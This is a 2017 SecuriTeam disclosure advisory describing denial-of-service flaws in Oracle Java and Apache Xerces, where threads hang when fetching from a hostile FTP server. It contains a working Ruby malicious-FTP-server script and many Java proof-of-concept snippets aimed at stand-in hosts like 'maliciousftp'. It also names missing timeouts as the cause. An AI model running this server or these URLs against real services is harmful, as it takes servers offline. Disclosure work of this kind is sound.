SSD Advisory – Oracle Java and Apache Xerces PDF/Docx Server Side DoS

blogs.securiteam.com/index.php/archives/3271

SSD / Maor Schwartz August 30, 2017

Vulnerabilities Summary
The following advisory describes two (2) vulnerabilities found in Oracle Java JDK/JRE (1.8.0.131 and previous versions) packages and Apache Xerces (2.11.0)

The vulnerabilities are:

- Oracle JDK/JRE Concurrency-Related Denial of Service
- java.net.URLConnection (with no setConnectTimeout) Concurrency-Related Denial of Service

Credit
An independent security researcher has reported this vulnerability to Beyond Security's SecuriTeam Secure Disclosure program

Vendor response
Oracle acknowledged receiving the report, and has assigned it a tracking number: S0876966. We have no further information on patch availability or a workaround.

Vulnerabilities Details
These two vulnerabilities can be triggered to cause a Denial of Service against a server, under the following conditions:

- An attacker can pass an URL parameter that points to a controlled FTP server to the target
- Target server uses vulnerable component(s) to fetch the resource specified by the attacker
- Target server does not prevent fetching of FTP URI resources

In both vulnerabilities, the attack sequence is the following:


1. Attacker forces vulnerable target server to parse an FTP URL which points to an attacker's controlled FTP server
2. Target server fetches FTP resource provided by attacker
3. Attacker's FTP server abruptly exits, leaving the Java process on target server with two internal threads in an infinite waiting status
4. If the Java process is single-threaded, then it cannot further process any other client requests, reaching a Denial of Service condition with only one request from the attacker
5. In case of a multi-threading process, then it is possible to use the same technique and reach a Denial of Service condition of all available threads, by issuing one request for each available thread

The attacker's controlled FTP server has to "abruptly" exit when the Java client will perform a RETR FTP command. This behavior is not properly handled and causes a thread concurrency Denial of Service.

For example:

```
require 'socket'

ftp_server = TCPServer.new 21

Thread.start do
loop do
Thread.start(ftp_server.accept) do |ftp_client|
puts "FTP. New client connected"
ftp_client.puts("220 ftp-server")
counter = 0
loop {
req = ftp_client.gets()
break if req.nil?
puts "< "+req
if req.include? "USER"
ftp_client.puts("331 password")
else
ftp_client.puts("230 Waiting data")
counter = counter + 1
if counter == 6
abort
end
end
}
puts "Aborted..."
end
end
end

loop do
sleep(50000)
end


```

When triggered, the DoS will result in a CLOSE_WAIT status on the connection between the target server and the FTP server (192.168.234.134), leaving the Java process thread stuck.



Oracle JDK/JRE Concurrency-Related Denial of Service
The vulnerable functions are:

- java.io.InputStream
- java.xml.ws.Service
- javax.xml.validation.Schema
- javax.xml.JAXBContext
- java.net.JarURLConnection – The setConnectionTimeout and setReadTimeout are ignored
- javax.imageio.ImageIO

- Javax.swing.ImageIcon
- javax.swing.text.html.StyleSheet

java.io.InputStream Proof of Concept

```
1  import java.io.InputStream;
2  import java.net.URL;
3
4  public class RandomAccess {
5  public static void main(String[] args) {
6    try {
7     //url = new URL ("ftp://maliciousftp:2121/test.xml");
8     URL url = new URL("ftp://maliciousftp:2121/test.xml");
9     InputStream inputStream = url.openStream();
10    inputStream.read();
11    //urlc.setReadTimeout(5000);
12    //urlc.setConnectTimeout(5000); // <- this fixes the bug
13   } catch (Exception e) {
14    e.printStackTrace();
15   }
16 }
17 }
```

javax.xml.ws.Service Proof of Concept

```
1  import java.net.MalformedURLException;
2  import java.net.URL;
3
4  import javax.xml.namespace.QName;
5  import javax.xml.ws.Service;
6
7  public class CreateService {
8  public static void main(String[] args) {
9    String wsdlURL = "ftp://maliciousftp:2121/test?wsdl";
10   String namespace = "http://foo.bar.com/webservice";
11   String serviceName = "SomeService";
12   QName serviceQN = new QName(namespace, serviceName);
13
14   try {
15    Service service = Service.create(new URL(wsdlURL), serviceQN);
16   } catch (MalformedURLException e) {
17    e.printStackTrace();
18   }
19 }
20
21 }
```

javax.xml.validation.Schema Proof of Concept

```
1  import java.net.MalformedURLException;
2  import java.net.URL;
3
4  import javax.xml.validation.Schema;
5  import javax.xml.validation.SchemaFactory;
6
7  import org.xml.sax.SAXException;
8
9  public class NSchema {
10 public static void main(String[] args) {
11   SchemaFactory schemaFactory =
12 SchemaFactory.newInstance("http://www.w3.org/2001/XMLSchema");
13   URL url;
14   try {
15    url = new URL("ftp://maliciousftp:2121/schema");
16    try {
17     Schema schemaGrammar = schemaFactory.newSchema(url);
18    } catch (SAXException e) {
19     e.printStackTrace();
20    }
21   } catch (MalformedURLException e) {
22    e.printStackTrace();
23   }
24 }
25 }
```

javax.xml.JAXBContext Proof of Concept

```
1  import java.net.MalformedURLException;
2  import java.net.URL;
3
4  import javax.xml.bind.JAXBContext;
5  import javax.xml.bind.JAXBException;
6  import javax.xml.bind.Unmarshaller;
7
8  public class UnMarsh {
9  public static void main(String[] args) {
10   JAXBContext jaxbContext = null;
11   try {
12    jaxbContext = JAXBContext.newInstance();
13   } catch (JAXBException e) {
14    e.printStackTrace();
15   }
16   URL url = null;
17   try {
18    url = new URL("ftp://maliciousftp:2121/test");
19   } catch (MalformedURLException e) {
20    e.printStackTrace();
21   }
22   Unmarshaller jaxbUnmarshaller = null;
23   try {
24    jaxbUnmarshaller = jaxbContext.createUnmarshaller();
25   } catch (JAXBException e) {
26    e.printStackTrace();
27   }
28   try {
29    Object test = jaxbUnmarshaller.unmarshal(url);
30   } catch (JAXBException e) {
31    e.printStackTrace();
32   }
33 }
34 }
```

---

java.net.JarURLConnection Proof of Concept

```
1  import java.io.IOException;
2  import java.net.JarURLConnection;
3  import java.net.MalformedURLException;
4  import java.net.URL;
5  import java.util.jar.Manifest;
6
7  public class JavaUrl {
8
9  public static void main(String[] args) {
10   URL url = null;
11   try {
12    url = new URL("jar:ftp://maliciousftp:2121/duke.jar!/");
13   } catch (MalformedURLException e) {
14    e.printStackTrace();
15   }
16   JarURLConnection jarConnection = null;
17   try {
18    jarConnection = (JarURLConnection) url.openConnection();
19    jarConnection.setConnectTimeout(5000);
20    jarConnection.setReadTimeout(5000);
21
22   } catch (IOException e1) {
23    e1.printStackTrace();
24   }
25   try {
26    Manifest manifest = jarConnection.getManifest();
27   } catch (IOException e) {
28    e.printStackTrace();
29   }
30 }
31 }
```

javax.imageio.ImageIO Proof of Concept

```
1  import java.awt.Image;
2  import java.io.IOException;
3  import java.net.URL;
4  import javax.imageio.ImageIO;
5  import javax.swing.ImageIcon;
6  import javax.swing.JFrame;
7  import javax.swing.JLabel;
8
9  public class ImageReader {
10 public static void main(String[] args) {
11   Image image = null;
12   try {
13    URL url = new URL("ftp://maliciousftp:2121/test.jpg");
14    image = ImageIO.read(url);
15   } catch (IOException e) {
16    e.printStackTrace();
17   }
18
19   JFrame frame = new JFrame();
20   frame.setSize(300, 300);
21   JLabel label = new JLabel(new ImageIcon(image));
22   frame.add(label);
23   frame.setVisible(true);
24 }
25 }
```

javax.swing.ImageIcon Proof of Concept

```
1  import java.net.MalformedURLException;
2  import java.net.URL;
3  import javax.swing.ImageIcon;
4
5  public class ImageXcon {
6  public static void main(String[] args) {
7    URL imgURL;
8    try {
9     imgURL = new URL("ftp://maliciousftp:2121/test");
10    String description = "";
11    ImageIcon icon = new ImageIcon(imgURL, description);
12   } catch (MalformedURLException e) {
13    e.printStackTrace();
14   }
15 }
16 }
```

javax.swing.text.html.StyleSheet Proof of Concept

```
1  import java.net.MalformedURLException;
2  import java.net.URL;
3
4  import javax.swing.text.html.StyleSheet;
5
6  public class ImportStyla {
7
8  public static void main(String[] args) {
9    StyleSheet cs = new StyleSheet();
10   URL url;
11   try {
12    url = new URL("ftp://maliciousftp:2121/test");
13    cs.importStyleSheet(url);
14   } catch (MalformedURLException e) {
15    e.printStackTrace();
16   }
17 }
18 }
```

java.net.URLConnection – Concurrency-Related Denial of Service


A Thread Concurrency Denial of Service condition exists when java.net.URLConnection is used to fetch a file from an FTP server without specifying a Connection Timeout value.

The vulnerable functions are:

- javax.xml.parsers.SAXParser
- javax.xml.parsers.SAXParserFactory
- org.dom4j.Document
- org.dom4j.io.SAXReader
- javax.xml.parsers.DocumentBuilder
- javax.xml.parsers.DocumentBuilderFactory

The Root Cause Issue in Apache Xerces is the com.sun.org.apache.xerces.internal.impl.XMLEntityManager.class

In this case, XMLEntityManager.class does not explicitly set Connection Timeout for the connect object, letting Java to set a default value of -1, leading to a Denial of Service condition, as explained below.



Example of code using Apache Xerces library to fetch an XML file from an FTP server:

```
[snip]
private void parseXmlFile() {
//get the factory
DocumentBuilderFactory dbf =
DocumentBuilderFactory.newInstance();
try {
  //Using factory get an instance of document builder
  DocumentBuilder db = dbf.newDocumentBuilder();
  //parse using builder to get DOM representation of the XML
file
  dom = db.parse("ftp://maliciousftpserver/test.xml"); & lt; -
FTP URL controlled by the attacker
} catch (ParserConfigurationException pce) {
  pce.printStackTrace();
} catch (SAXException se) {
  se.printStackTrace();
} catch (IOException ioe) {
  ioe.printStackTrace();
}
}
[snip]
```

SAXParser Proof of Concept

```
SAXParserFactory factory = SAXParserFactory.newInstance();
SAXParser saxParser = factory.newSAXParser();
UserHandler userhandler = new UserHandler();
saxParser.parse("ftp://badftpserver:2121/whatever.xml”)
```

DOM4J / SAXReader Proof of Concept

```
SAXReader reader = new SAXReader();
Document document = reader.read( "ftp://badftpserver:2121/whatever.xml" );
```

JAVAX XML Parsers Proof of Concept

```
DocumentBuilder db = dbf.newDocumentBuilder();
dom = db.parse("ftp://badftpserver:2121/whatever.xml");
```